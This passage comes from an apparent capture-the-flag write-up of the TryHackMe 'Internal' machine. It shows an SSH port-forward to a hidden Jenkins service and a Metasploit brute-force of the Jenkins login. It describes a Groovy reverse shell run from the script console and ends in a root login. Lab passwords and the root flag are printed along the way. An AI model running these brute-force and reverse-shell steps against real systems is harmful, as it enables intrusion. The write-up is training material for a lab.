Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.63 seconds

┌──(rust㉿kali)-[~]
```



```
┌──(rust㉿kali)-[~]
└─$ ssh -f -N -L 1234:127.0.0.1:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:

┌──(rust㉿kali)-[~]
└─$ nmap -sC -sV -v -p 1234 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-10 12:09 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating NSE at 12:09
Completed NSE at 12:09, 0.00s elapsed
Initiating Ping Scan at 12:09
Scanning 127.0.0.1 [2 ports]
Completed Ping Scan at 12:09, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 12:09
```

- □ ssh -f -N -L 1234:127.0.0.1 aubreanna@internal.thm
- □ Password: budd3guM!@#123




So this is accessible now ……. We can bruteforce this login by burpsuite,hydra,metasloit etc ..

Metasploit:

- □ msfconsole
- □ Search Jenkins
- □ use auxiliary/scanner/http/jenkins_login
- □ Show options
- □ set PASS_FILE /usr/share/wordlists/rockyou.txt
- □ set RHOSTS 127.0.0.1
- □ set RPORT 1234
- □ set USERNAME admin
- □ set STOP_ON_SUCCESS true
- □ run

So we can see the **password** of the Jenkins login is **spongebob**



No builds in the queue.

Manage Jenkins

It appears that your reverse proxy set up is broken.

System Configuration

Configure System
Configure global settings and paths.

Global Tool Configuration
Configure tools, their locations and automatic installers.

Manage Plugins
Add, remove, disable or enable plugins that can extend the functionality of Jenkins.

Manage Nodes and Clouds
Add, remove, control and monitor the various nodes that Jenkins runs jobs on.

So now we have to upload another shell here….. In the manage Jenkins>>script console >> We can see it can have groovy script which is a java script…

So we go to revshells.com and modify our shell giving the $ip= our ip and port we want the netcat lister to listen…


Then just by uploading the shell we gain access to the root privilege of this server Jenkins >> cd opt >> ls -la >> cat note.txt

root:tr0ub13guM!@#123

Now we can just ssh into the main internal.thm

- □ ssh root@internal.thm

And we can see the a root.txt so … cat root.txt



```
0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connect
ion or proxy settings


Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# ls -la
total 48
drwx------  7 root root 4096 Aug  3  2020 .
drwxr-xr-x 24 root root 4096 Aug  3  2020 ..
-rw-------  1 root root  432 Dec 10 19:08 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  3  2020 .cache
drwx------  3 root root 4096 Aug  3  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  3  2020 .local
-rw-------  1 root root 1071 Aug  3  2020 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Aug  3  2020 .ssh
-rw-r--r--  1 root root   22 Aug  3  2020 root.txt
drwxr-xr-x  3 root root 4096 Aug  3  2020 snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~# 
```